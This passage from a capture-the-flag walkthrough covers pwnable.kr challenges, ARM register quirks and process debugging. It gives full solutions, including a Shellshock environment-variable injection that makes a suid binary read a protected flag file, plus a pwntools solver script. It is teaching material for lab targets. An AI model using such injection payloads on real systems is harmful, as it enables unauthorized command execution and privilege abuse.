The source code implements a multi-staged gauntlet where we are required to pass various types of exotic input through various channels to the program. It's an eclectic exam on a lot of material that we have covered here already: special character tools (`xxd`, `$` sigil substitution, `printf`); IO redirection; backtick substitution; the `env` command and `nc`. Some knowledge about how the `argc` and `argv` parameters work in C language also factors into the solution.

No new material or novel insight is involved in deriving the solution, so it is simply reproduced below. You should create your own folder under `/tmp` in the remote sever and use it instead of `/tmp/bh`.

```
#stdio
echo "00 00 0a 00 ff" | xxd -r > /tmp/bh/stdio.dat;
echo "00 00 0a 02 ff" | xxd -r > /tmp/bh/stderr.dat;

#netcat
echo "00 de ad be ef" | xxd -r > /tmp/bh/netcat.dat;

#file
echo "00 00 00 00 00" | xxd -r > $'\x0a';

env $'\xde\xad\xbe\xef'=$'\xca\xfe\xba\xbe' ./input A A A A A A A A A A A A A A A A A A A A A A A A
    A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A $'\0' $' \n\r'
    29001 A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A 0< /tmp/bh/stdio.dat 2<
    /tmp/bh/stderr.dat > readable_flag.dat&

nc localhost 29001 < /tmp/bh/netcat.dat > /tmp/bh/netcat.out;
```

24 Basics of the ARM Processor Architecture

Recall that so far we've spoken about "assembly" freely, but what we really meant was x86 assembly – instructions for CPUs compatible with the x86 architecture. Occasionally, we also saw x64 assembly, intended for its own architecture. These are both architectures of Intel processors. Fortunately (if we value market competition) or unfortunately (if we'd rather this document had less subsections), Intel is not the only company making CPUs. Other CPUs have their own architectures and their own assembly languages. Take a look at your smartphone; chances are its CPU has a different architecture – ARM, which has roots stretching back to the 1980s.

Instead of providing a full exposition of ARM, we will highlight the most salient differences between ARM and x86.

name	purpose
`r0` - `r10`	general purpose
`r11` (`fp`)	frame pointer (roughly analogous to `ebp`)
`r12` (`ip`)	inter procedural call
`r13` (`sp`)	analogous to `esp`
`r14` (`lr`)	link register, stores where to return from functions
`r15` (`pc`)	program counter, analogous to `eip`
`cpsr`	program status, roughly analogous to `flags` register

Figure 17: ARM registers

x86	ARM
`jmp`	`B` (branch)
`call`	`BL` (branch with link; copies address of following instruction to `lr`)
`add reg1, reg2`	`add reg3, reg1, reg2` (does not modify `reg1` or `reg2`; puts result in `reg3`. To get exact same effect as x86 example: `add reg1, reg1, reg2`)
`push eip`; `push ebp`	`push {r11, lr}` (`lr` is pushed first, then `r11`)
`????`	`BX` (see below)

Figure 18: ARM instructions

Additional thrilling information about ARM:

- Functions typically put **return values** in `r0`.
- `pc` points **2 instructions ahead** (as opposed to pointing to the next instruction, as in x86). (As an aside, if we try to debug an ARM program, we won't see this, due to reasons. The following exercise can be solved without a debugger.)
- **Thumb mode:** This is the one feature of ARM that does not have anything close to an x86 analogue, and so coming from x86, it can seem like ridiculous strange magic. ARM actually has an auxiliary instruction set, called "Thumb". Thumb instructions are (usually) 2 bytes long, as opposed to normal ARM instructions which are 4 bytes long. The program can switch from using one instruction set to the other via the `BX` instruction. `BX` is idential to `B`, except that the least significant bit (lsb) of the operand address is used to tell the program which instruction set to use (0 for ARM mode, 1 for Thumb mode).

Note that when computing the address to jump to, the program will ignore an lsb of 1, and will instead always pretend that the lsb is 0. ARM instruction addresses are always aligned to an even address by specification, and so the lsb is not used by the jumping logic – this is what allows the program to use the lsb to transmit the additional information of whether execution should proceed in ARM mode or Thumb mode. What this means in practice is that the value that appears in the `BX` instruction might differ from the actual address being jumped to, because it might have an lsb of 1 which the program discards when deciding where to jump, and instead interprets as "initiate thumb mode".

25 Challenge 0x07: leg


leg

> "Daddy told me I should study ARM. But I prefer to study my leg!"

We are given the following assembly, as well as the C sources:

```
(gdb) disass main
Dump of assembler code for function main:
   0x00008d3c <+0>: push {r4, r11, lr}
   0x00008d40 <+4>: add r11, sp, #8
   0x00008d44 <+8>: sub sp, sp, #12
   0x00008d48 <+12>: mov r3, #0
   0x00008d4c <+16>: str r3, [r11, #-16]
```

```
   0x00008d50 <+20>: ldr r0, [pc, #104] ; 0x8dc0 <main+132>
   0x00008d54 <+24>: bl 0xfb6c <printf>
   0x00008d58 <+28>: sub r3, r11, #16
   0x00008d5c <+32>: ldr r0, [pc, #96] ; 0x8dc4 <main+136>
   0x00008d60 <+36>: mov r1, r3
   0x00008d64 <+40>: bl 0xfbd8 <__isoc99_scanf>
   0x00008d68 <+44>: bl 0x8cd4 <key1>
   0x00008d6c <+48>: mov r4, r0
   0x00008d70 <+52>: bl 0x8cf0 <key2>
   0x00008d74 <+56>: mov r3, r0
   0x00008d78 <+60>: add r4, r4, r3
   0x00008d7c <+64>: bl 0x8d20 <key3>
   0x00008d80 <+68>: mov r3, r0
   0x00008d84 <+72>: add r2, r4, r3
   0x00008d88 <+76>: ldr r3, [r11, #-16]
   0x00008d8c <+80>: cmp r2, r3
   0x00008d90 <+84>: bne 0x8da8 <main+108>
   0x00008d94 <+88>: ldr r0, [pc, #44] ; 0x8dc8 <main+140>
   0x00008d98 <+92>: bl 0x1050c <puts>
   0x00008d9c <+96>: ldr r0, [pc, #40] ; 0x8dcc <main+144>
   0x00008da0 <+100>: bl 0xf89c <system>
   0x00008da4 <+104>: b 0x8db0 <main+116>
   0x00008da8 <+108>: ldr r0, [pc, #32] ; 0x8dd0 <main+148>
   0x00008dac <+112>: bl 0x1050c <puts>
   0x00008db0 <+116>: mov r3, #0
   0x00008db4 <+120>: mov r0, r3
   0x00008db8 <+124>: sub sp, r11, #8
   0x00008dbc <+128>: pop {r4, r11, pc}
   0x00008dc0 <+132>: andeq r10, r6, r12, lsl #9
   0x00008dc4 <+136>: andeq r10, r6, r12, lsr #9
   0x00008dc8 <+140>:   ; <UNDEFINED> instruction: 0x0006a4b0
   0x00008dcc <+144>:   ; <UNDEFINED> instruction: 0x0006a4bc
   0x00008dd0 <+148>: andeq r10, r6, r4, asr #9
End of assembler dump.
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>: push {r11}  ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>: add r11, sp, #0
   0x00008cdc <+8>: mov r3, pc
   0x00008ce0 <+12>: mov r0, r3
   0x00008ce4 <+16>: sub sp, r11, #0
   0x00008ce8 <+20>: pop {r11}  ; (ldr r11, [sp], #4)
   0x00008cec <+24>: bx lr
End of assembler dump.
(gdb) disass key2
```

```
Dump of assembler code for function key2:
   0x00008cf0 <+0>: push {r11}  ; (str r11, [sp, #-4]!)
   0x00008cf4 <+4>: add r11, sp, #0
   0x00008cf8 <+8>: push {r6}  ; (str r6, [sp, #-4]!)
   0x00008cfc <+12>: add r6, pc, #1
   0x00008d00 <+16>: bx r6
   0x00008d04 <+20>: mov r3, pc
   0x00008d06 <+22>: adds r3, #4
   0x00008d08 <+24>: push {r3}
   0x00008d0a <+26>: pop {pc}
   0x00008d0c <+28>: pop {r6}  ; (ldr r6, [sp], #4)
   0x00008d10 <+32>: mov r0, r3
   0x00008d14 <+36>: sub sp, r11, #0
   0x00008d18 <+40>: pop {r11}  ; (ldr r11, [sp], #4)
   0x00008d1c <+44>: bx lr
End of assembler dump.
(gdb) disass key3
Dump of assembler code for function key3:
   0x00008d20 <+0>: push {r11}  ; (str r11, [sp, #-4]!)
   0x00008d24 <+4>: add r11, sp, #0
   0x00008d28 <+8>: mov r3, lr
   0x00008d2c <+12>: mov r0, r3
   0x00008d30 <+16>: sub sp, r11, #0
   0x00008d34 <+20>: pop {r11}  ; (ldr r11, [sp], #4)
   0x00008d38 <+24>: bx lr
End of assembler dump.
(gdb)
```

We have to recover the correct values of `key1`, `key2` and `key3`; when we are done, we can compute their sum and find the correct input that will make the program output the flag. Retrieving each of the keys requires understanding a certain quirk or feature of how ARM operates.

- `key1` requires understanding of how the `pc` register keeps track of execution. As mentioned before, for historical reasons, when an instruction is being executed, `pc` points *two* instructions ahead. We can't see the correct next instruction from looking at the source - we'll have to look at the generated assembly directly (thankfully, we have been given a disassembly listing ready for reading). In the function `key1`, the value of `pc` is copied to the register `r3` in the instruction that has address `0x00008cdc`. At that time, `pc` is pointing two instructions ahead, at `0x00008ce4`. This value is later moved to `r0` and is the function return value.
- `key2` requires understanding of ARM vs Thumb mode. The instruction at `0x00008cfc` adds 1 to the current value of `pc` and stores the result in `r6`. So `r6` now has the value `0x00008d04 + 1`. The next instruction of `bx r6` therefore jumps to the address `0x00008d04` (which happens to be the next instruction, anyway...) and switches execution to thumb mode. When `mov r3, pc` is executed, `pc` is pointing 2 instructions ahead (as with `key1`) – but this time that's 4 bytes ahead of the currently executed instruction, instead of 8, as thumb uses smaller instructions. 4 is added to the value of `r3` immediately after that, for a total value of `0x00008d0c`. This is the function return value (which is also used as the return address, by pushing it to the stack and popping it into `pc`).
- `key3` requires understanding of the register `lr` and its function. As mentioned earlier, `lr` serves a purpose similar to

that of the backed-up `eip` value on the stack in the stdcall calling convention popular with x86 code. This register keeps the address of the next instruction for execution once the program returns; every function in the disassembly ends with `bx lr`, which is roughly logically equivalent to x86's `ret`. The `key3` function uses the value of `lr` as its return value; so the return value is the address of the next instruction to execute when `key3` returns. This is the address `0x00008d80`.

The correct input to the program is the sum of the 3 key values, in decimal form (`108400`).

26 Beware of the Khan

The Jargon File defines "YAFIYGI" (You Asked For It, You Got It) as

> the command-oriented [..] style of word processing or other user interface, the opposite of WYSIWYG [..] what you actually asked for is often not apparent until long after it is too late to do anything about it.


YAFIYGI is just one facet of a bigger concept underlying the exact sciences, which doesn't have a proper name, but that doesn't matter because you already know what it is. It's the admonition that comments are discarded during compilation. It's the stray space character that causes a simple installation script to wipe a chunk off the operating system of every user who runs it. It's the navy ship stranded at sea because it divided by zero, the $125 million spacecraft lost because one engineering team used the metric system and the other didn't. It's the proverbial programmer who died of dehydration after days in the shower because their shampoo bottle said `wash, rinse, repeat`; the fleeting second of distraction that leaves toddlers to an agonizing death in the back seat of a scorching-hot car. It's what Eliezer Yudkowsky laments when he writes:

> Could you, by creating a simulated universe, escape the reach of God? [..] What does Life look like, in [an] imaginary world where every step follows only from its immediate predecessor? Where things only ever happen, or don't happen, because of the cellular automaton rules? [..]
>
> What does it look like, the world beyond the reach of God? [..] That world wouldn't be fair. [..] The equivalent of Genghis Khan can murder a million people, and laugh, and be rich, and never be punished, and live his life much happier than the average. Who prevents it? [..]
>
> If the Khan tortures people horribly to death over the course of days, for his own amusement [..] they will call out for help, perhaps imagining a God. [But] the victims will be saved only if the right cells happen to be 0 or 1. And it's not likely that anyone will defy the Khan; if they did, someone would strike them with a sword, and the sword would disrupt their organs and they would die, and that would be the end of that. So the victims die, screaming, and no one helps them. [..]
>
> Is this world starting to sound familiar?

We've all had our run-ins with the Khan. He will wipe your `/usr` folder, and halt your navy ships, and crash your space probes, and slay your child, because that's what he does.

Unless you're very lucky, or very careful.

27 Challenge 0x08: Mistake


mistake

> We all make mistakes, let's move on. (Don't take this too seriously, no fancy hacking skill is required at all)
> This task is based on a real event. Thanks to dhmonkey.
> Hint: Operator Priority

We are presented with the following source:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
	int i;
	for(i=0; i<len; i++){
		s[i] ^= XORKEY;
	}
}

int main(int argc, char* argv[]){

	int fd;
	if(fd=open("password",O_RDONLY,0400) < 0){
		printf("can't open password %d\n", fd);
		return 0;
	}

	char pw_buf[PW_LEN+1];
	int len;
	if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
		printf("read error\n");
		close(fd);
		return 0;
	}

	char pw_buf2[PW_LEN+1];
	printf("input password : ");
	scanf("%10s", pw_buf2);
```

```
        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
        return 0;
}
```

This program seems to do the following:

1. Open the `password` file
2. Read its contents and write to `pw_buf`
3. Read a 10-byte password from standard input
4. XOR each byte of that password with `0x01`
5. If the result equals the contents of `pw_buf`, print the flag

In so many words, to get the flag, we must correctly guess the contents of the `password` file. But we don't have permission to read it, and so we have to take a minute and figure out how to proceed.

Let's connect to the remote server, run the `mistake` program and see what happens:

```
mistake@prowl:~$ ./mistake
do not bruteforce...
an_input
input password : another_input
Wrong Password
mistake@prowl:~$
```

Wait, why are we being prompted for an input twice? There's only one `scanf` in the program, the one that takes our password guess. Strange. Also, the program XORing our input with the byte `0x01` seems to serve no apparent purpose. We touched on this in the very first exercise, `fd`:

> Generally speaking, when a CTF challenge is doing something strange and apparently meaningless with its given input, it *may* be the case that the answer is just *very simple* and the author didn't want anyone to stumble upon it blindly. Without the artificial factor of `0x1234` introduced here, it's very feasible to imagine people just trying to run `fd 0` to see what happens.

What could someone do mindlessly when faced with this exercise? They can't input an empty password; the program enforces a password length of 10 bytes. What they can do is input the exact same phrase to both prompts, so let's go with that. Since the second prompt's result gets XORed with `0x01`, this implies a "Hail Mary" that we could try without understanding anything about the exercise: giving some 10-byte string to the first prompt, and then in the second prompt inputing the exact same string with all bytes XORed with `0x01`. For instance, in the first prompt typing `GGGGGGGGGG` and in the second `FFFFFFFFFF`. This works (try it – the program will display the flag), but *why*?

Well, the flavor text gave us a hint about operator precedence, so let's go with that. There aren't really many places in the program where operator precedence comes into play. The first is the line `fd=open("password",O_RDONLY,0400)< 0` and the second is the line `!(len=read(fd,pw_buf,PW_LEN)> 0)`.

The first line implicitly assumes that `=` has a higher precedence than `<`. Alas, this is not the case (a quick online search for a table of C language operator precedence will confirm this). The inverse is true: it's `<` that takes precedence over `=`. So, what's going to happen? The `open` call will succeed, returning a file descriptor which is a positive number. The comparison `open("password", O_RDONLY,0400)< 0` will therefore evaluate to `false`. Since `fd` is of type `int`, this `false` is coerced into the number `0`, and so the variable `fd` is assigned the value `0`, which means...

...that the later call to `read` reads out of the standard input, instead of the `password` file.

Ouch. Well, at least now it's clear why our earlier "Hail Mary" succeeded. The first silent prompt is effectively us telling the program what the correct password is, right before we try and guess the correct password in the second prompt. So the solution would be just providing the same phrase twice – except the author entered the artificial quirk of XORing the password guess with the byte `0x01`, but once that's dealt with, the exercise is done. We are left with the flag, and an uneasy paranoia about every piece of code we'll ever write in the future.


Wouldn't it be nice if the compiler could prevent catastrophes like that before they happen?

```
ben@ubuntu:                                        /08_mistake/in_rust$ rustc mistake.rs
error[E0308]: mismatched types
 --> mistake.rs:6:13
  |
6 |     if fd = File::open("password") .is_ok() {
  |            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ expected struct `std::fs::File`, found bool
  |
  = note: expected type `std::fs::File`
             found type `bool`
```

Alas, it is a fool's pipe dream.

28 One-day Vulnerabilities

Software vulnerabilities are bugs that allow an attacker to get information they weren't supposed to get and perform actions they shouldn't be able to perform. We've already seen two simple examples of a software vulnerability in the `bof` and `passcode` exercises, and before we're done we'll get to see some more.




As a rule, high-profile software is better written than these examples by many orders of magnitude. When a vulnerability is found in e.g. Google Chrome, the bug is much harder to find and taking advantage of it is much more of an ordeal. Think of it as a fact of economics: at any given point of time, there are very many people making an effort to find a bug in high-profile software (motivated by promises of professional satisfaction, or prestige, or financial compensation, or any number of other boons). As a general rule, any exploits both high-profile and easy to find have already been found, patched and taken off the shelf long ago.

Sadly, not all vulnerabilities are fixed pre-emptively in a sweeping patch before malicious actors can use them in an attack. Some vulnerabilities are discovered by morally grey sorts, who forego responsible disclosure and sell the vulnerability to the highest bidder, or reserve them for their own use.

These vulnerabilities are completely unknown to potential victims and relevant vendors, and are called "Zero Day" vulnerabilities. Other vulnerabilities *do* go through responsible disclosure and have a patch distributed, but a vast swath of users simply fails to patch due to technical constraints or gross negligence. These are called "One Day" Vulnerabilities. For instance, the high-profile "Wannacry" ransomware attack (pictured) took advantage of a one-day vulnerability.

Discovering what known vulnerabilities can be leveraged against a targeted machine is a standard exercise, often carried out by penetration testers. In the exercise below, we've already been given the name of the vulnerability – we just need to look it up and find out how to carry out the actual exploitation.

29 Challenge 0x09: Shellshock


shellshock

> Mommy, there was a shocking news about bash. I bet you already know, but let's just make it sure :)

Since the exercise is called "shellshock", let's run a web search for that phrase. Wikipedia says:

> Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

We're off to a promising start. When connecting to the remote server, we find that the exercise folder contains the `shellshock` executable, as well as a copy of `bash` – which is strange, since we're already running `bash`, so we hardly need a copy of it. Running the `shellshock` executable simply prints `shock_me` and exits. Running `./bash` does, well, what you'd expect: starts a new `bash` shell (the command `exit` leaves the shell and returns to the original shell).

After some more reading of the Wikipedia article, we find that it's relatively easy to test whether a given instance of `bash` is vulnerable to shellshock, using the commands `env x='(){ :;}; echo vulnerable'bash -c "echo this is a test"`. First, let's test the remote server's system `bash` that sits at `/bin/bash`:

```
shellshock@prowl:~$ env x='() { :;}; echo vulnerable' /bin/bash -c "echo this is a test"
this is a test
```

Fair enough. Now let's try the copy of `bash` in the exercise home directory:

```
shellshock@prowl:~$ env x='() { :;}; echo vulnerable' ./bash -c "echo this is a test"
vulnerable
this is a test
```

Well, color us surprised! Of course, we're immediately tempted to try the following:

```
shellshock@prowl:~$ env x='() { :;}; /bin/cat flag' ./bash -c "echo this is a test"
/bin/cat: flag: Permission denied
```

Alas, while the copy of `bash` is vulnerable, it does not have the required permissions to view the flag. A quick `ls -la` verifies that the flag can only be read by the group `shellshock_pwn` (and the root user, but we're not getting root on this machine).

The binary `shellshock`, however, does have the correct permissions to read the file for us, and has suid turned on. What's more, it launches the local `bash` for us – and will pass on all its environment variables. The shellshock attack is transmitted entirely inside of an environment variable. What all this means is that we have to slightly tweak our attack: `env x='(){ :;}; /bin/cat flag' ./shellshock`. And indeed, this command nets the flag.

30 Debugging Processes Under Automatic Interaction

We know how to debug processes and we know how to write scripts that spawn processes then automatically interact with them, but how do we debug processes that we are automatically interacting with? Both `gdb` and `pexpect` insist on being the ones to start the process in order to get a proper handle on it; something's gotta give.

This may sound like an outlandish scenario, but it really isn't. We might be able to avoid debugging a process under automatic interaction for the next few exercises, but we *will* have to pull it off at least once by the time we're done. When we get to generating exploits at run-time based on program output, and our exploits don't work, our options will be to either debug the full process interaction or commit ourselves to an insane asylum.

Now, we're big fans of doing things the right way. Unfortunately, if you try to find out the right way to debug a process under interaction, you'll waste a few hours then eventually reach the conclusion that there is no such thing. `gdb` just wasn't designed with this use-case in mind, and offers a pile of disparate features that we can spend hours trying to somehow invoke in the one precise specific way that sort of gets the result we wanted, on Tuesdays when the moon is in Scorpio.

Generally, we recommend an alternative approach. It is a ugly hack, but it is far less ugly than your face will be after 5 hours of trying to pull off this feat the hard way.

Figure 19: A person trying to debug a process and automatically interact with it at the same time (illustration)

1. Use a Python script S which invokes `pexpect` or `pwntools` to spawn the controlled program, P. Make sure to remove the "timeout" feature (in `pexpect`, this means giving the `timeout=0` keyword argument to the `spawn` function).
2. Find e_1 – the first point of execution in P where P requests user input.
3. Tweak S so that when P requests that input, S does not send the input immediately – and instead prompts its own terminal for a line feed (`raw_input()` in Python 2, simply `input()` in Python 3) and only sends the input when the user supplies the line feed.
4. Each time you want to perform debugging:
   (a) Run S from a terminal T_1.
   (b) Wait until P reaches point e_1. At that point, P is waiting for input that will be sent by S; and S is waiting for the user to input a line feed.
   (c) Start another terminal T_2 and in T_2 run the command `ps aux | grep <spawned_process_name>`. Use the output to determine the pid of P. You can also use the pithier and more esoteric `pgrep <name>` or `pidof <name>`.
   (d) Start `gdb`. Issue the command `attach <pid>`. You are now debugging P.
   (e) Pick a point of execution e_2 in P which will be sure to be reached from e_1, and where you'd like to start debugging. Set a breakpoint there.
   (f) Tell `gdb` to resume execution of P (`c`). P will still hang because it's waiting for input.
   (g) Go to T_1 and press return to make S send the input to P.

(h) If all goes well, the breakpoint at e_2 will be hit and a perfectly normal debugging session will result.

Once you have understood the general idea underlying the above, you can use the following script to reduce the elbow grease involved with this process:

```
gnome-terminal -e ./<spawner>.py&
sleep 1
gnome-terminal -e "sudo gdb -p `pgrep <spawned>` -x <gdb_script> &"
```

For the sake of completion, we present here a pure `gdb` solution for this issue, with apprehension and a limited liability. First of all, get the spawning program in the form of a binary, rather than a script (so either use a compiled language, or take a Python script and do the full conversion with `pyinstaller` and `staticx`). Otherwise, `gdb` will refuse to load it. Then: (take a deep breath)

1. `gdb <spawner>`
2. `set follow-fork-mode child`
3. `set detach-on-fork off`
4. `break *addr` (pick some point of interest in the child)
5. `r`
6. If the breakpoint picked earlier was just something generic like `break *main` and it was hit in the parent instead of the child (yes, this happens), issue a `c` to resume execution hit the child breakpoint instead
7. `info inferiors` (gets a list of the process tree rooted at the spawner process, complete with pids)
8. For every single process other than the spawned process:
   (a) `inferior <pid>`
   (b) `detach`
9. `inferior <spawned_pid>`

We guarantee that this sort of worked once on our machine the third time we tried it. We recommend forgetting you saw it; failing that, we recommend putting it in a script or something and turning off all forms of output in the spawner script (otherwise, that output spits all over the `gdb` display and turns it into a primordial soup of binary).

The very best approach to dealing with this issue is to never need to debug a process. Simply do not make any mistakes when creating exercise solutions; this will cause them to always work on the first try, and make debugging unnecessary. Once this solution is implemented, it's safe to remove `gdb` altogether (`sudo apt remove gdb`).

31 Unfortunately, Mathematics is a Thing

Take a look at the following two puzzles:

> 4 dwarves are held prisoner. Tomorrow noon, the dwarves will be separated and then each dwarf will be bound, gagged, blindfolded, and adorned with a hat that may be black, white, blue or red. The dwarves will then be stood in a circle in the town square so each dwarf can see the rest. At the count of three, all gags and blindfolds will be removed simultaneously, and each dwarf must then simultaneously shout the name of a color. If at least one dwarf successfully shouts the color of their own hat, all dwarves go free. Can the dwarves agree in advance on a strategy to ensure their freedom? How?

> 100 lightbults are set in a row, all turned off. First, every lightbulb is switched on. Then, every second lightbulb switched back off. Next, every third lighbulb has its state switched (either from off to on or vice-versa). Then every fourth, then every fifth, and so on up until 100, where the 100th lightbulb alone has its state switched. When done, which lightbulbs will be left on? Why?

Somehow it's always dwarves and lightbulbs.

If your immediate response was "what, those two old nuggets? Seriously, how basic. You could have led with the one with two trains and a fly, or the one with the 100 blue-eyed people, or the one with the ant on a stretching string, or...", just skip this section please.

Otherwise, the time has come to internalize an unfortunate fact of life. If someone is familiar with a piece of mathematics and we are not, this puts them in a unique position to torture us with apparently impossible questions that only have solutions in retrospect, once the underlying mathematics is explained to us. This is a threat that can't be fully headed off in this meager space within a CTF walkthrough, but at least we can become familiar with the specific piece of mathematics that appears in the next exercise.

Here's a classic puzzle that we recommend taking ten minutes or so to mull over:

> The king of Binaria is planning a feast in 24 hours. He has just received an anonymous tip that the rival kingdom of Ternaria is plotting to ruin his kingdom's reputation. A Ternarian agent has planted a slow-acting poison in one of the 1000 wine bottles reserved for the feast. The poison requires 20 hours to take effect. How many test subjects must the king of Binaria recruit in order to locate the poisoned wine bottle in time for the feast?




Figure 20: Ew, what is that thing? Get it away

Well, first of all the answer can't be more than 1000. With 1000 test subjects, one can simply have each subject drink out of one bottle; the King can note which subject exhibits symptoms of poisoning 20 hours later, and then safely throw out the bottle that this subject drank.

Can we do even a bit better? Can we somehow manage with, say, 999 subjects? Yes - we simply do not feed the 1000th bottle to anyone; if no one gets poisoned, we know we should throw out the 1000th bottle. But what about 998? Can we manage that? How about 500?

What if I told you, (says Morpheus,) that it can be done with **10** test subjects?

It can – the scheme for arranging the trial just gets a bit clever, and makes use of numbers' binary representation. Assign the 1000 bottles numbers in binary notation, starting with 0000000000 and ending with 1111100111 (decimal 999). Assign each test subject to a binary digit: the first subject to the rightmost binary digit, the second subject to the second rightmost, and so on, until the last subject who is assigned to the leftmost digit. Conduct the trial by having each subject drink exactly the bottles numbered such that that subject's digit is a `1`. 20 hours later, notice which subjects have been poisoned; these correspond to the digits that are `1`s in the poisoned bottle. We can now reconstruct the binary number originally assigned to the poisoned bottle, which uniquely identifies the bottle.

This principle of "binary divide and conquer" can be tweaked and modified to suit requirements. If the poison takes only 2 hours to act, we can use a similar process that requires more waiting, but drastically cuts on the amount of wine gulps. The first subject tastes their assigned bottles. After 2 hours, half of possible bottles are known to not be poisoned. The second subject tastes half of those, and after 2 hours, we know which half contains the poisoned bottle, and we're left with a quarter of the original amount. And so on, until after 10 tastings we're left with only the poisoned bottle.

How should a person spontaneously come up with the concept of binary divide and conquer? Like most things in mathematics,

chances are they're just shown the trick by someone who knows it already. That's how we knew it to begin with, anyway.

32 Challenge 0x0A: Coin


coin1

> Mommy, I wanna play a game!

No source, no executable – just that. Well, we have no choice but to connect to the server to see what we're up against.

(We'll say up front that it's the second, "tweaked" solution that should be applied to this puzzle. There's nothing wrong with the first solution, but the implementation here involves heavy server interaction, and the repeated commands to the effect of "here's 500 bottles to test" have proven to be too much for the server to handle, at least in our experience. The second solution needs to test only half as many candidates after each test result, and the server seems to react much better to it.)

```
ben@ubuntu:                                    '10_coin$ nc pwnable.kr 9007

        ------------------------------------------------
        -              Shall we play a game?             -
        ------------------------------------------------

        You have given some gold coins in your hand
        however, there is one counterfeit coin among them
        counterfeit coin looks exactly same as real coin
        however, its weight is different from real one
        real coin weighs 10, counterfeit coin weighes 9
        help me to find the counterfeit coin with a scale
        if you find 100 counterfeit coins, you will get reward :)
        FYI, you have 60 seconds.

        - How to play -
        1. you get a number of coins (N) and number of chances (C)
        2. then you specify a set of index numbers of coins to be weighed
        3. you get the weight information
        4. 2~3 repeats C time, then you give the answer

        - Example -
        [Server] N=4 C=2        # find counterfeit among 4 coins with 2 trial
        [Client] 0 1            # weigh first and second coin
        [Server] 20                     # scale result : 20
        [Client] 3                      # weigh fourth coin
        [Server] 10                     # scale result : 10
        [Client] 2                      # counterfeit coin is third!
        [Server] Correct!

        - Ready? starting in 3 sec... -

N=845 C=10
```

There are two pieces of the puzzle needed to put together a solution, and we already have them both.

- The first piece is process interaction: we need a script that will connect to the server, parse the initial response, parse every challenge, provide an answer, and so on. Preferably, we want the script to only rely on libraries available on the remote server – since the exercise author has warned us already that even with a perfectly good solution, connecting to the server remotely from our machine might introduce too much lag and use up our 60 seconds. Consult "target vs. mock environment" section on how to produce executables that will successfully run on the target environment. Let's do the simplest thing that will work, and simply use pwntools.
- The second piece is a strategy. First of all, convince yourself that this "coin" puzzle is exactly the "wine bottles" puzzle, in different terms. We can weigh a bunch of coins, as we made a test subject test a bunch of bottles; either the weight matches a set of valid counts (no poisoning), or is one short of that – meaning the set contains the counterfeit coin (the test subject has been poisoned). As said earlier, we're going to use the "serial" version, where we first test half the coins, then half of the coins remaining, and so on.

After we've realized all of that, not much is left to do but put together the solution. Looking at the code below, we'll excuse the reader if their response is "what? How does that immediately follow from everything we just said". That's just how it is when an idea is processed into an implementation by someone else. If *you'd* written the implementation, *we'd* find it unreadable, as well; to paraphrase Dostoevsky, all algorithms are similarly beautiful, but every unreadable implementation is unreadable in

its own way. If looking at the code below makes you feel slight nausea and a distinct intuition that you have learned absolutely nothing from this exercise, you may want to implement your own solution from scratch.

```
from pwn import *
import re

#constants
INTRO_LENGTH = 10024
PORT = 9007
NUMBER_OF_ROUNDS = 100
LOCALHOST = '0'
REMOTEHOST = "pwnable.kr"

def main():
    conn = remote(LOCALHOST, PORT)
    conn.recv(INTRO_LENGTH)
    for i in range(NUMBER_OF_ROUNDS):
        n, c = re.compile("N=(\d+) C=(\d+)").match(nextline(conn)).groups()
        n ,c = int(n), int(c)
        lpivot, rpivot = 0, n//2
        guesses = 0
        while rpivot - lpivot > 0 and guesses < c:
            guess = list(range(lpivot, rpivot))
            send(conn, ' '.join([str(j) for j in guess]))
            guesses += 1
            counterfeit = (int(nextline(conn)) != len(guess)*10)
            delta = rpivot - lpivot

            rpivot -= delta // 2
            if not counterfeit:
                lpivot += delta
                rpivot += delta

        #use up leftover guesses
        while guesses < c:
            send(conn, "0")
            _ = nextline(conn)

        #done weighing, report guess
        send(conn, str(lpivot))
        success_msg = nextline(conn)


    #flag should be printed here
    print(nextline(conn))
```

```
    conn.close()

def send(c, l):
    print(l)
    c.sendline(l)

def nextline(c):
    l = c.recv(1024).decode('UTF-8')
    print(l)
    return(l)

main()
```

Upload the script to a subfolder under `/tmp/` using one of the other pwnable.kr user accounts (such as `fd`), and run it from there. This should cause the program to display the flag.

33 Challenge 0x0B: Blackjack


blackjack

> Hey! Check out this C implementation of a Blackjack game! I found it online [..] I like to give my flags to millionaires. How much money have you got?

To get into the right state of mind for solving this exercise, refer to the section on YAFIYGI and the Khan.

Again this program is running as a service on a remote server, so we're not getting the executable. We are, however, getting the source – all 800 lines of it, which are not reproduced here for obvious reasons.

